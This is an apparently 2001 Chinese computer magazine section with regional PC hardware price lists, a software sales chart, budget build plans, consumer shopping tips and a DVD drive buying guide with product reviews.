ATI All-in-Wonder128 32M	1399元
ATI Radeon LE(32M)	860元
微星 8808 TNT2 M64 16M/32M	440/510元
微星 816 GeForce2 MX 32M	840元
小影霸速龙1500/3000	470/540元
小影霸速配7700	1050元
七彩虹霹雳9000	950元
ELSA 影雷者 GeForce2MX 32MB	930元
ELSA 影雷者 GeForce2MX 32MB白金版	980元
大力神 3D Prophet II GTS 32M	2600元
大力神 3D Prophet II GTS 64M	3700元
大力神 GeForce2 GTS Ultra	4880元
耕升 GeForce2 GTS	1880元

光驱

产品	价格
大白鲨 IV型44速	390元
索尼 52速	405元
Acer 48/50/52速	350/370/390元
Liteon(源兴) 48速	360元
华硕 50速/40速	380/360元

声卡

产品	价格
Creative(创新) Vibra 128	130元
Creative(创新) Digital 128	245元
Creative(创新) Live! Value(数码版)	590元
Creative SB LIVE!5.1 豪华版	800元
WINFAST Sound 支持光纤	380元
Aopen YMA744PRO(带光纤)	335元

显示器

产品	价格
Philips 105S	1180元
Philips 107G	1830元
Philips 107T （纯平）	1999元
Acer 77V	1690元
Acer 78G （纯平）	2180元
MAG 570FD （纯平）	1799元
MAG 786FD （纯平）	2699元
MAG 796FD （纯平）	2999元
SAMSUNG 750S	1630元
SAMSUNG 753DF （纯平）	2050元

打印机

产品	价格
EPSON STYLUS COLOR 480	620元
EPSON STYLUS COLOR 680	1160元
EPSON LQ1600K III	2850元
EPSON LQ670K+	3800元
佳能 BJC-2100SP	750元
佳能 BJC-6200	1500元
HP DJ 930C	1260元

华南地区产品报价

硬盘

产品	价格
IBM60GXP 20G/40G	850/1080元
IBM20G/40G(5400)	715/855元
星钻一代20G/30G	720/850元
金钻六代20G	810元
WD10G/20G/30G(5400)	600/650/740元
WD20G/30G/40G(7200)	755/880/1050元
希捷酷鱼III 20G/30G/40G	780/890/1040元
希捷U5 20G/30G	670/750元

显卡

产品	价格
维硕TNT2 Vanta	300元
维硕RIVA TNT2 Pro64+	490元
维硕RIVA TNT2 M64	450元
维硕GeForce2 MX400	680元
维硕GeForce2 MX200	550元
维硕GeForce2 GTS	990元
创新Riva TNT2 Value	690元
创新Riva TNT2 Ultra	1250元
丽台GeForce 256 DDR	899元
丽台GeForce 256 SDR/TV	690元
丽台GeForce 2GTS Pro	1250元
丽台S320 II 16M	470元
丽台S330	590元
小影霸小妖G	1230元
小影霸速龙3000	580元
小影霸速龙6000 DH	860元
小影霸速配7000	960元
艾尔莎影雷者 MX白金版	999元
艾尔莎影雷者III-32M/LT	580元
ATI Xpert 98	400元
ATI Xpert2000	580元
ATI XPERT2000 Pro	830元
ATI Radeon 32M	1700元
ATI RAGE FURY PRO	1050元
ATI Radeon 32M DDR LE	920元

内存

产品	价格
Gl2000 128M/256M	210/430元
金邦金条128M/256M	260/520元
HY 64M/128M/256M	98/180/350元
Kingmax 128M/256M	220/490元

CPU

产品	价格
奔腾III 1G/933盒	1690/1550元
奔腾III 800EB/866	1200/1370元
赛扬II 633/667/700/733	395/425/455/495元
雷鸟1.33G/1.2G	1560/1250元
雷鸟1G/900	950/860元
Duron 800/750	360/305元

主板

产品	价格
维硕VS-K7VAT/694X	750/650元
维硕VS-693AD/MVP4C	550/560元
维硕VS-815EP/815E	780/810元
华硕CUSL2-C/CUSL2-M	1080/1040元
华硕CUSL2/CUV4X-C	1140/800元
微星815E Pro/K7T Pro	1180/900元
磐英EP-8KTA2/8KTA3	860/960元
磐英EP-3S2A5/3SPA3L	960/890元
技嘉GA-7ZXR/7ZX-1	1350/840元
硕泰克SL-65DRV/75MAV	1070/990元
硕泰克SL-65EP/65FVB	780/610元
硕泰克SL-65ME/65KV2	890/720元
梅捷SY-7ISA+/SY-6BA+IV	1050/750元
钻石AK74-EC/CS60-EC/CA64-SC	880/870/740元

连邦软件销售排行榜

2001年5月28日 -2001年6月11日

咨询电话:(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1精装版	48	CAXA 电子图板2000	650	智能狂拼2标准版	39	E商2000小企业单机版	99
2	红旗Linux2.4桌面版	58	流风婚纱形象设计系统	168	五笔字型第2代国标版	36	轻松会计 - 标准版	98
3	Windows2000中文版	1999	VC++编程资源大全	38	98王码输入软件——国际版	188	速达3000	880
4	Turbo Linux 4.0 中文标准版(10CD)	398	纯爱信纸	48	自然码 V6.0C——普及版	60	彩票神算子 - 体育版	48
5	幸福Linux家庭版	48	中望室内外装饰设计系统 专业版	13800	请多指教——中英文名片制作系统V1.0版	48	降龙九九会计软件	99
6	Windows Me中文标准版	1188	Visual C++ 6.0	880	Office2000中文标准版	3999	HST智能炒股王2000	38
7	Windows 98 中文标准版	1998	编程经典控件大全	38	好学好用五笔字型	20	炒股宝典	48
8	中文之星2001大陆版	1380	电子设计自动化软件EDA2000 - 特价版	980	小蒙恬手写板	450	智能炒股王 - 精装版	48
9	Linux 世纪行	38	贴我贴我	48	汉王小金刚	380	精诚商贸通	888
10	RichWin专业版	1280	我形我速	380	文杰 For Windows	158	管理设计软件演示版专集	18

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	石器时代游戏攻略	20	KV3000	178
2	终极刺客代号47	48	从零开始学英语	150	古龙群侠传 - 全攻略	20	瑞星2001	188
3	三角洲特种部队	149	超星读书卡	100	程序员大本营2001——系列	38	豪杰超级解霸白金版	38
4	万王之王	19	随心所欲说英语	148	魔法门8毁灭者之日——攻略集	26	PhotoImpact6中文版	98
5	抢滩登陆2001	20	洪恩GOGO学英语全集2000年新装	150	趋势光盘	18	东方影都 - 立体版	49
6	百战天虫 - - 世界大战	50	电脑学校教材 - 系列	35	千年游戏全攻略	28	金山毒霸.net - 标准版	98
7	KA52鳄鱼直升机	38	随大山万里行	48	编程高手系列	49	金山词霸.net2001	20
8	傲世三国	68	电脑世纪行	199	PC任我行	20	金山快译.net.2001	20
9	极品飞车5 - 保时捷之旅	60	轻轻松松背单词 3.1	78	中国现代文学名著经典	38	东方快车3000标准版	39
10	疯狂四驱车	50	新东方背单词软件	25	大众软件配套光盘	19	金山游侠3	48

西北地区产品报价

产品	价格
CPU	
Duron 700/750/800/850	280/290/370/470元
Athlon 850/900/1G	680/910/1020元
赛扬II 633/667/733/766	390/455/510/550元
Pentium4 1.4G/PIII 1G	2150/1650元
PIII 733/800E/866	930/1290/1400元
内存	
HY 128M/256M PC133	180/330元
GL2000 128M/256M	230/600元
Kingmax 128M PC133	230元
Kingston 128M PC133	270元
主板	
升技 KT7/VH6/SE6	890/790/1060元
硕泰克SL - 65KV2/65ME	750/930元
微星 815EP Pro - NL/K7T Pro2NL - A	920/880元
磐英 EP - 8KTA2/3SPA3L	860/920元
华硕 CUV4X - E/CUV4X - V	930/990元
技嘉 GA - 6OXC/6VXC7 - 4X/7ZX - 1	910/730/780元
建基 AX34/AX3SP Pro	790/1020元
联想 QDI - A9/QDI - SX2EP	650/898元
梅捷 SY - 7ISA+/K7VTA Pro	990/980元
新众 CV681+/FZ - 133	750/950元
DFI AK74 - EC/CA34 - SC/CS60 - EC	860/750/870元
雄兵 HM 694X/HM 815E	699/799元
承启 CT - 6AIA4/CT - 7AJA	760/880元
硬盘	
IBM 60GXP 20G/40G/60G	810/1070/1600元
ST U5 10.2G/20.4G/30.6G	550/640/720元
ST 酷鱼三代20G/30G/40G	755/860/920元
WD 10G/20G/30G(5400)	580/630/720元
WD 20G/30G/40G(7200)	770/890/1040元
星钻一代20G/30G/40G	680/800/900元
钻石 20.4G (金钻六代)	770元
钻石 40.9G (金钻六代)	1200元
显示器	
美格 570FD/796FD/XJ770	1780/2980/1890元
Acer 57c/77g/78g	1360/1799/2300元
ADI G500/G700/M500	1780/2700/1280元
大宇 1570B/710B	1280/1900元
三星 550B/750ST /755DF	1380/1880/2400元
厦华 15ZIII/17YA	1350/1650元
NEC V510/V720	1390/1770元
ViewSonic E653/E70/G773	1300 /1750/2400元
七喜 DD - 570/DD - 770/DE - 770LF	1350/1960/2480元
爱国者 500A+/700A+/770FT	1380/1780/1999元
显卡	
ATI Radeon 32MB	1320元
ATI Radeon 32MB DDR	1530元
WinFast GeForce2 MX DH Pro	840元
WinFast S320II(32M)	650元
小影霸 速龙6000	730元
小影霸 速配7700	980元
微星 MSI - StarForce816	720元
微星 MSI - StarForce818	790元
太阳花 幻影S8000	730元
太阳花 幻影S8800	890元
七彩虹 GF2 MX 黄金版	760元
艾尔莎 影雷者 MX	780元
其他	
Acer 52m/52v	120/65元
罗技易上手键盘	90元
罗技新天貂(PS/2)	100元
Genius 旋风轮(PS/2接口)	128元
清华同方 P750型数字式游戏手柄	230元
双飞燕 SF - 5摇杆	78元
罗技 拦截者钛翼游戏杆	450元

装 机 指 南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件项目	型号	参考价格
CPU	赛扬 II　800（带风扇）	600 元
主板	精英 P6ISA-II	775 元
内存	HY　PC133 128MB	180 元
硬盘	希捷 U5 40G	860 元
显卡	主板集成	
声卡	主板集成	
音箱	麦蓝 M-600 / 2.1	180 元
光驱	华硕 50X	335 元
软驱	三星1.44MB	100 元
显示器	长城 N700DF	1790 元
键盘	Acer 普通超薄	65 元
鼠标	双飞燕 3D	35 元
机箱	银河银梭 +	210 元
电源	闽东电源 MD-ATX250A	80 元
总计		5210 元

整合型配置的低廉价格让很多购机者都心动不已，这次我们便给大家带来了两款基于Intel和AMD CPU的高性价比整合方案。赛扬II的CPU运行在i815E芯片组的主板上很少出现兼容性问题，而精英科技在整个主板界以突出的产品性价比而闻名，集成的AGP显卡为普通用户提供清晰流畅的画面效果，并且提供外插的AGP 4×接口，支持ATA 100。显示器选用了长城公司的17英寸纯平N700DF，其0.25的点距，1280×1024的最高分辨率，仅售1790元，令人叹为观止。麦蓝 M-600 / 2.1音箱做工精良，加上麦蓝电子科技公司完善的技术支持，可以令使用者买得放心，听得开心。银河银梭系列机箱一向用料考究、结构严谨、典雅大方，搭配的闽东电源MD-ATX250A 是一款经济实惠的产品，市场名气虽然不大，但性能表现却相当不错。

6000-7000元配置方案

配件项目	型号	参考价格
CPU	AMD 毒龙 800	380 元
风扇	富士康 PK888	30 元
主板	精英 K7SEM	850 元
内存	现代 PC-133 128MB	180 元
硬盘	IBM60GXP 40G	1070 元
显卡	主板集成	
声卡	主板集成	
音箱	轻骑兵 B2980	280 元
光驱	明基 52X 神行鳄	375 元
软驱	三星 （SAMSUNG） 1.44MB	100 元
显示器	爱国者 788FT	2499 元
键盘	Acer普通超薄	65 元
鼠标	双飞燕 3D	35 元
机箱电源	金河田机箱+金河田电源	320 元
总计		6184 元

这是一款性价比突出的毒龙处理器整合方案，主板选用了基于SiS730S芯片组的精英K7SEM，从而节省了在显卡和声卡方面的投资，搭配性能强大。价格便宜的毒龙800，无疑是低端配置中非常出众的选择，但出于主板超频性能的限制，在此我们不建议用户超频使用，而风扇选用仅30元的富士康PK888便可以“清凉一夏”了，内存自然也不必苛刻，现代128MB 180元的价格已接近谷底。明基电脑最新推出的52速“神行鳄”光驱采用了全钢机芯，读盘性能更加突出，并在防尘降噪上做了很大改进，随包装还附送价值158元的金山毒霸软件，为用户免去了后顾之忧。轻骑兵B2980音箱在实际视听中，高音通透、清晰，中音圆润、定位准确，是一款很不错的2.1系统。金河田的机箱和电源在市场上的口碑一直很不错。

7000-8000元配置方案

配件项目	型号	参考价格
CPU	Intel PIII 733EB	925 元
主板	奔驰 FC-815EP	888 元
显卡	剑龙 G6200（GeForce2 MX-400）	808 元
内存	Kingmax　PC-150 128MB	360 元
硬盘	IBM 60GXP 40G	1070 元
声卡	主板集成	
音箱	创新 PcWorks 2.1	290 元
光驱	创新CD-ROM Blaster Digital IR 52X	390 元
软驱	三星1.44MB	100 元
显示器	EMC D797	1990 元
键盘、鼠标	罗技易上手＋罗技网际劲貂	150 元
机箱电源	金河田 ATX6003+	280 元
总计		7251 元

奔驰 FC-815EP主板最大的特色在于它集成了CMI8738六声道声卡芯片，可以连接5.1系统音箱，而且板子上还带有一块声卡子卡，在经济条件允许的情况下，加上一个DVD光驱就可以轻松组建一个具有震撼力的环绕六声道音响系统。同时具有独特的免跳线功能，超频功能丰富。在3月份nVIDIA宣布全面停产TNT2显卡后，出品了MX系列的最高端芯片组GeForce2 MX400，剑龙G6200便是采用这款芯片的产品，6层金黄色PCB板，做工精细，布线合理，性能表现不俗，808的零售价相当超值。因为价格所限，音箱选用了创新的PcWorks 2.1，效果比想象中要出色很多！光驱则采用了创新新款的52X遥控光驱CD-ROM Blaster Digital IR 52X，其内建了智能控制芯片，能够提供精确的音频流。金河田ATX6003＋机箱为免工具拆卸设计，在前面板上设计了USB等常用接口，使用非常方便，随机箱还附赠一个鼠标垫和电脑救星2000工具盘，性价比十分出色！

市场聚焦

市场聚焦

1、品牌电脑价格也有高低

很多打算购买品牌电脑的消费者都会前往专卖店选购，并认为专卖店提供的价格都是一样的，且不能还价。其实有不少品牌电脑专卖店并不是如此，有些品牌电脑的还价余地与兼容电脑幅度相当。即使是同一品牌的电脑专卖店，由于代理级别的高低不同，虽然在报价上使用相同的广告报价单，但最终成交价格却有一定差异。同一型号的品牌电脑，不同商家的配置可能不同，也是价格高低的奥秘，配置差异一般在外设上，有的商家将选配件作为标配卖给用户。所以消费者在选购品牌电脑时也要货比三家。

2、品牌电脑报价花招

品牌电脑配置更新也很快，不断根据市场动态推出新机型，同时一些配置较低的型号自然降价销售。市场上经常有新型号品牌电脑推出，而对应的宣传报价单没跟上，老版本的报价单依然在散发。一些经销商利用老报价单与客户谈价格，并在原配置上为用户升级，如显示器升级为17英寸纯平、硬盘加大、内存加大等（这些部件升级费用一般在报价单上都有明确注明），使较老型号的电脑也成为主流配置或高档配置。就因为整套标准配置电脑的报价还是未降价前的价格，所以已为商家留了很多降价空间，而且一些部件升级的报价本身也留有弹性空间，所以使整套电脑的报价含有相当大的水分，如果客户砍价不彻底，商家就大赚了。建议用户如果购买的不是最新型号的电脑，不妨将自己升级加料后的配置与配置接近的较新型号同品牌电脑对比一下以衡量价格。

3、注意品牌电脑 DOS 机及附件

一些品牌电脑为了控制电脑的整体报价，没有包含正版Windows系列软件的费用。为了避免不必要的麻烦，在出厂时只预装了最基本的DOS软件（一般被称为DOS机），厂家相信精明的经销商会灵活处理操作系统问题。消费者如果打算购买这类DOS机，而自己对电脑操作系统安装又不十分熟悉，最好购买时要求经销商处理一下这个问题。现在的电脑大多是多媒体电脑，只凭DOS系统不能发挥它所有部件的作用，所以要求商家调试好，确认所有部件完好以后再搬回家，虽然会花费一些时间，但会减少不少麻烦。另外一些著名品牌电脑在捆绑软件中提供有Internet的免费访问账号，有的采用在规定期限内无限量使用的形式，这些账号经常被经销商截留。

4、显示器推销花招

经销商在推销对自己利润最大的显示器时常常会贬低客户预选品牌的显示器，最常用的手段是说该品牌产品返修率高或者性能差，然后趁消费者犹豫之际不失时机地推销自己推荐的显示器。实际上大部分同档次显示器的返修率总体上大致相当，只是有可能某一品牌某一批次的显示器返修率高一些。为了辨别经销商提供消息的准确性，消费者除了可以向认识的业内人士打听外，还可以到其他商家，对自己预先选定品牌的显示器与商家聊聊，看看他们有什么说法。

5、台式液晶显示器并非完美

目前部分入门级的台式液晶显示器已降到个人用户可以承受的价位，很多经销商也极力吹捧液晶显示器的种种优点，给消费者的总体感觉就是液晶显示器比普通CRT显示器高档，而且在电脑城展示用的大量台式液晶显示器所显示的图片给人耳目一新的感觉。其实不然，台式液晶显示器在很多指标上确实优于笔记本电脑所用的液晶屏，与传统CRT显示器相比，在静态显示方面、占地体积、辐射等方面确有优势，但在高速活动影像方面却有弱点，容易产生拖影。液晶显示器在这个方面有个专用的指标就是“响应时间”，这是CRT显示器所没有的，由TFT-LCD的特性决定。一般主流产品目前多为50ms，高档产品可以达到25ms。这项指标关系到液晶屏在高速刷新时是否存在拖尾现象。市场上普及型的液晶显示器作为家用或商用这个问题不突出，在专业应用场合就需要注意这个问题了。液晶显示器展示机所用的图片一般也是经过特殊处理的，针对液晶显示器做了特别优化，所以看起来有点通透的感觉。

6、液晶显示器的尺寸大小

传统CRT显示器已进入17英寸纯平的时代，而市场上兴起的液晶显示器一般都是14英寸、15英寸，而17英寸的液晶显示器价格则在万元以上。液晶显示器的显示尺寸与传统CRT显示器标称不同。一般传统CRT显示器除了显像管尺寸外，还有一个有效显示面积的指标（在很多CRT显示器说明书上有该项目）。一般15英寸CRT显示器有效显示面积为13.8英寸到14英寸，17英寸CRT显示器有效显示面积为15.8英寸到16英寸，而液晶显示器有效显示面积基本与标称尺寸相同。

下面是某一品牌的15.1英寸液晶显示器和17英寸CRT显示器的对比，通过比较，我们可以看出，15英寸的液晶显示器显示面积比17英寸CRT显示器略小一些，主观感觉两者大小差异不明显。

	15.1英寸 LCD 显示器	17英寸 CRT 显示器
平均有效可视面积	15.1英寸 308mm×232mm	15.9英寸 324mm×243mm（工厂预置显示尺寸）
可视角度	120度-160度	宽范围（>160度）
分辨率	1024×768（最佳）	可工作在多种预置分辨率下
信号输入	数字或模拟	模拟
平均外型尺寸（宽/高/深，英寸）	15×16×8	16×17×17
平均重量	5-6kg	16-20kg
平均功率	35W	110W
显示色彩	16.7M（24BIT）	色彩更多

注：以上数据均为典型产品的参考指标，具体数值因不同产品会有变化。

7、Modem 防雷措施

转眼间多雷雨的夏季已经来临，Modem防雷问题又成为网络用户关心的问题。一般措施是在Modem与电话线间加装保护电路。在电脑城，一些高档的接线板和UPS都带有网络保护功

□北京 Philano

近期显卡市场一览

近期市场中最活跃的配件除了内存外，大概能数第二的就是显卡了。现在的显卡芯片市场与一两年前有了很大不同，诸侯混战的局面已经过去，随着3dfx的被收购，已经进入到nVIDIA一手遮天的局面。nVIDIA显示芯片的性能优异，价格适中，整体产品线又十分丰富，所以其他显卡芯片厂商很难在其中闯出一片大空间来。既然不能靠整体取胜，那只好依靠特点智取了，所以现在只有颇有特色的ATI和Matrox能够活下来，与nVIDIA共进显示芯片市场的午餐。

nVIDIA显卡中近期的市场热点在GeForce3的大量上市，丽台、华硕等大厂都先后推出了64M DDR的产品，华硕的价格在4100多元，而丽台的产品在6月1日从3900元降到了3650元，启亨的GeForce3的价格为2999元。总体上，台湾厂商的GeForce3的价格还是比较高的，而国产的GeForce3还没上市，价格就都出来了，只有跳楼价的1999元，这可比大厂的GeForce2 64M DDR还便宜呢。小影霸的产品采用的是3.8ns的内存颗粒，该产品极为超值。

GeForce3红火了以后，GeForce2 GTS就冷了下来，现在如七彩虹霹雳9000II、昂达闪电7000+、小影霸奔驰G4000、太阳花幻影S8800这类普通品牌的32M DDR的产品早已经下降到了千元左右，只是各产品根据显存的不同和核心芯片的不同（有的是GeForce2 GTS Pro），具体价格和型号有所差别，总体大致在800元以上不等，有的超过千元，这类产品短期内继续大幅下调的希望肯定是不大了。现在市场上GeForce2的显卡比较混乱，写着GeForce2 Pro卖GeForce2的产品大有人在。其实nVIDIA也根本没有研发过GeForce2 Pro芯片，而所谓的“GeForce2 Pro”芯片与GeForce2 GTS芯片可以说是基本上一样的，只是“Pro”的字样是某亚洲代工工厂所为，继而就出现了“GeForce2 Pro”的显卡。如果真要说明这种产品存在的必要性，那么就必然要分清它与GeForce2 GTS显卡的差别。这两款显卡之间最重要的差异在显存方面。具体差别如下：一块标准的GeForce2 GTS显卡应搭配的是-6ns DDR的显存，显存工作频率为333MHz，而档次更高的所谓“GeForce2 Pro”显卡，应搭配工作频率为400MHz的-5ns DDR显存。如果你的“GeForce2 Pro”显卡的显存不是工作在400MHz，那么必然可以断定是冒牌货了。当然这是nVIDIA自己的定义标准，而具体到每个厂家又会有各自不同的诠释标准，一些厂家也会采用5.5ns的产品来降低成本，使产品更有竞争力。

在GTS以下的市场就是MX400显卡和普通的MX显卡，它们都是0.18微米的制造工艺生产，在nVIDIA的规定中,MX的核心为175MHz，使用64bit/128bit 166MHz的SDRAM或者64bit DDR；而MX400是200MHz的核心，使用128bit SDRAM或者64bit DDR，二者差别只此而已，核心方面基本处于同一档次。MX400与MX200是近两个月来nVIDIA为了进一步划分市场产品线才提出的，相对而言，MX200是比较低性能的产品，3D水平与TNT2 Pro相近，虽然价格比较低，在500多元，但是仍不建议购买。

TNT2系列属于上一代的产品，其中16M的Vanta只有300元，适于最低端的普通用户，M64在300多元的价位上，TNT2 Pro也不过400多元。这些都是普通产品，而品牌产品的价格还要相应的高一到两个档次。这些低端产品已经很接近成本了，所以几乎没有什么降价的空间。所以购买中低端显卡的人根本不需要等待。

Radeon LE是Radeon的简装版本，它的核心和显存频率都被降低，精简了Hyper－Z功能，其他方面LE同Radeon标准版就没有多大区别了，而它的价格只有800元出头，可谓物有所值。更吸引人的是在最新版本的PowerStrip中可以轻松地打开LE的Hyper－Z功能，这样它同Radeon的性能差距就更小了，使得LE无疑更具吸引力。此外采用三星6ns的DDR显存也是Radeon LE的一个卖点，这无疑使它比MX在高分辨率和高画质方面的表现更加出色。中档显卡近期价格比较平稳，32MB DDR双头输出的Radeon VE价格为900元左右，普通版的Radeon 32M TV-OUT价格还在1600多元的价格上，未见降价趋势。

此外，MGA的16M和32M的G450价格还都在700元和888元左右的价位上，一直比较稳定,G400已经绝迹。■

能，在接线板和UPS上有类似电话插座的装置。选购时要注意，有些保护端口是为网络设备而设置的RJ-45，而保护Modem的电话端口是RJ-11，不能通用。外观上RJ-45的插座比RJ-11要大一些。

8、内存选购策略

眼下内存的价格已非常低，128MB内存成为基本配置，很多电脑爱好者都开始装备256MB甚至更多的内存。在价格方面，一般Kingmax和Kingston为高档内存，比同规格普通HY内存条贵40%以上。对于没有超频打算的用户，使用高档内存和优质的普通SDRAM相差不明显，不妨配置更大容量的优质普通内存，这样效果会更好一些。相信对于一般用户，多花费一百元配置256MB普通SDRAM的效果比使用128MB Kingmax内存更明显。另外，目前市场上128MB内存有双面和单面两大类，一般单面内存性能比较好，与其他SDRAM混用兼容性强，所以建议用户购买单面的128MB内存。

9、注意根据自己电脑提供的I/O接口情况选购外设

USB接口以其优异的性能在很多外设中得到广泛的应用，不过在一些老式电脑中并没有提供USB接口。有些用户不了解自己电脑接口情况，购买了USB设备，回家后无法安装，再去找商家退换，很麻烦。还有现在很多掌上电脑与台式电脑连接的适配座都采用USB接口作为主要通讯方式，有些适配座没有提供串口连接，或者将串口连接线作为选配件。没有USB接口电脑的用户，在选购外设时要格外注意硬件是否提供传统串口和并口连接方式。同样，有些配合笔记本电脑用的微型扫描仪和微型打印机以红外线作为主力通讯手段，适配座和连接线都是选配件，给没有红外线端口的台式电脑和较老式的笔记本电脑用户带来麻烦。■

□北京　马良　孙东

DVD 选购指南



CD-ROM 作为较早出现并经过不断改进的存储器设备，一直是当今电脑中利用率最高的外设之一。近些年来，CD-ROM 成本的降低和转速的提升，使得它已经成为电脑中的标准配置。然而，光盘容量的限制和粗糙的 VCD 画质一直没有得到解决，随着时间的推移，用户无可奈何地接受了这个事实。如何解决这个问题呢？多年前，飞利浦和索尼公司与松下和时代华纳两大 DVD 研发阵营制定了新一代数据存储标准。同 CD-ROM 相比，DVD-ROM 具有更高的数据存储量，以 120mm 的盘片为例，其单面单层的存储量就可达 4.7GB。除此之外，还有单面双层、双面单层和双面双层等格式，最高数据存储容量达 17GB，相当于 26 张普通 CD-ROM 光盘的容量。

DVD-ROM 作为真正意义上的商品投放市场，已经有三、四年了。由于当时的技术水平不是很高，而成本也没有降下来，对于那些穷苦的 DIYer 们来说，DVD-ROM 简直就是一种“可望而不可求”的产品。然而经过数载不断地开发、更新和提速，现在的 DVD-ROM 已经逐渐向大众化的目标迈进，最终取代 CD-ROM，进入 DVD-ROM 时代已经是一个不争的事实了。

何为 DVD

DVD 全称 Digital Video Disk，亦即数字视频光盘，它以其大容量及高性能的存储性能，在音频、视频领域得到较广泛的应用，它将带动印刷、通信等行业的发展。



DVD 选购事项

1.品牌

首先是品牌，选购一款信得过的品牌 DVD 光驱，是保证其质量和性能的关键之一。现在市场上的 DVD 光驱，主要来自日本、韩国、台湾和一些欧洲的 DVD 厂商，当然也有国内的一些小厂的 OEM 产品。比较著名的品牌有：创新、NEC、三星、LG、东芝、先锋、日立、Acer 等。其中各家都很有实力，但从市场占有率来讲，还是以台湾和日本的品牌为主。

2.价格

价格自然是大家最为关心的一项指标了。现在市场上价格最低的 DVD 光驱已经降到了 400 多元，主流的产品大多在 700 元左右，当然性能更好的 DVD 光驱也有卖到近千元的高价。不过，主流 DVD 光驱与主流 CD 光驱的价格还存在着一定的差距，这也是为什么 DVD 光驱迟迟不能成为市场主流外设的原因吧！

3.接口

DVD 光驱也和其他存储设备一样拥有 IDE 和 SCSI 两种接口。SCSI 接口相对于 IDE 接口的优势自然不用我多说，可是其昂贵的价格和需要另配 SCSI 卡的特点，也使得 SCSI 接口的 DVD 光驱在市场中的占有率很低，大家钟爱于省事又便宜的 IDE 设备也就不奇怪了。

4.倍速

我们在市场中见到的DVD光驱标称倍速指的是该产品在读取DVD盘片数据时的最大速度，而现在的DVD光驱在读取CD－ROM盘片上的数据时可以达到24倍速以上。由于现在使用DVD格式的工具或游戏光盘并不多见，而常见的只是一些DVD影片，所以一般家庭购买８－１６倍速的 DVD 光驱已经完全够用了。

5.缓存容量

同 CD-ROM 光驱、硬盘等设备一样，DVD 光驱数据缓存容量的大小也直接影响其整体性能，缓存容量越大，它的 Cache 命中率就越高。现在主流的 DVD 光驱一般采用了 256－512KB 缓存，大家在选购的时候可根据自己的需要购买。

6.兼容性

其实这里所说的兼容性问题并不是说DVD光驱会和电脑中的其他硬件有冲突，而是说 DVD 光驱所能兼容的盘片。一款合格的 DVD 光驱除了要兼容 DVD-ROM、DVD-Video、DVD-R、CD-ROM 等常见的格式外，对于 CD-R/RW等都要能很好地支持，当然是能支持的格式越多越好，这一点在选购时要特别留意。有些早期生产的DVD光驱对 CD-RW 盘片的支持不够好，可能会影响你的工作。

7.区域码

既然说现在的 DVD 光驱的主要用途是观看 DVD 影片，我们就不能不提到 DVD 的区域码，它最早是好莱坞各大电影公司为了防止自己的影片不再像 VCD 影片那样被盗版而设计的一种加密格式。这种加密格式主要是在 DVD 影片的光盘上和 DVD 驱动器上分别加入区域码设置，要是两者不能相对应的话，就不能观看 DVD 影片了。

DVD 区域码划分：
第一区：美国、加拿大、东太平洋岛屿
第二区：日本、欧洲、南非、西亚、阿拉伯半岛等
第三区：中国台湾、韩国、泰国等东南亚地区
第四区：澳大利亚、新西兰、南太平洋岛屿、中南美洲
第五区：非洲、俄罗斯、蒙古、中亚、印度半岛等
第六区：中国大陆

产品介绍

SONY 12X(SONY DDU1211)

SONY的电子消费类产品和多媒体产品在业界享有很高的声誉,受到世界各地的用户的喜爱。此次推出的 DDU1211 DVD-ROM 驱动器，在外形上保持了 SONY 的一贯作风，没有播放键，整个造型简洁明了，朴素大方。DVD 光碟阅读速度最高为12速，CD-ROM光碟的最高阅读速度为40速，配备512KB缓存，CD-ROM 平均寻道时间 85ms，DVD-ROM 平均寻道时间 100ms，ATAPI 接口，支持 UDMA33 传送模式。采用了改良技术，从而大大提高了播放不平衡时的稳定性。这一技术确保光碟和阅读激光的同步，避免光碟因驱动器高速旋转而受损。在读取光碟时，噪声和震动控制得非常好。另外，DDU1211 亦优化了驱动器韧体，从而在阅读品质较次的 VCD 和 DVD 光碟时，确保光碟的可读性。



市场参考价格：840 元

先锋 16X(PIONEER DVD-105S)

先锋的光驱产品在消费者当中有很好的口碑，性能稳定。与其他品牌的产品不同，先锋 DVD 采用吸盘式结构，好像张开嘴的鳄鱼，对“食物”来者不拒，比宏基鳄鱼光驱似乎还霸道。先锋 105S 采用 IDE 接口，512KB 缓存，CD-ROM 平均寻道时间 80ms，DVD-ROM 平均寻道时间 95ms，DVD 光碟阅读速度最高为 16 速，CD-ROM 光碟的最高阅读速度为 40 速，支持 UDMA33 模式。面板上有出盘键、耳机插孔、指示灯、紧急出口、音量调节键，可惜没有播放键。在播放 DVD 影碟时，效果非常好，CPU 资源占用率较低，比 104S 有了很大的提高，是一款非常不错的产品，只是价钱稍微高一点。



市场参考价格：880 元

Acer16X（DVP 1640A）



明基凭借其CD-ROM的良好品质在市场中得到了广泛的认可，其产品市场占有率非常高，鳄鱼光驱在广大 DIYer 中具有非常好的口碑。明基 DVP 1640A 采用 IDE 接口，DVD－ROM读盘速度达16倍速，CD-ROM读盘速度达到40倍速。明基 DVP 1640A 外观简洁明快，白色的前面板上整齐地分布着耳机插孔、音量调节旋钮、紧急退片插孔、读片指示灯及碟片退出键，面板中间镂空的"DVD"字样更显精致典雅。

明基 DVP 1640A 16X DVD-ROM，秉承明基光驱鳄鱼家族的优良传统，针对国内市场的特点研发而成，将尖端科技引领至人人都能轻松享受的新境界。DVP 1640A 拥有独创的四层纠错技术，兼容性好，读盘能力强，可与目前市面上常见的主要的 CD 格式和 DVD 格式的碟片兼容。其独特的超静音设计，令您即使在夜间使用，也不会吵醒身边的他（她），这下您就可以安心地欣赏精彩刺激的大片了。

市场参考价格：830 元

美达 10X



美达的名字大家听起来一定不会陌生，其推出的超级光驱一度成为市场的宠儿，超强的纠错能力、稳定的性能赢得了很多 DIYer 的“芳心”。这款 DVD - ROM 的外观比较典雅大方，全白色的外壳，带播放键，按键的手感不错。DVD - ROM 平均寻道时间 100ms，CD - ROM 平均寻道时间 80ms，读盘速度很快。采用 IDE 接口，支持 DVD、CD、CD - R、CD - RW 等多种格式，兼容性较好。马达的高速旋转会使DVD光驱的震动很大，为了解决震动问题，美达 DVD 采用了 CSS 技术，使得机身的震动大为减少。在发热量方面，美达也表现很好。总体来说，美达 10X DVD 是一款性价比不错的产品。

市场参考价格：680 元

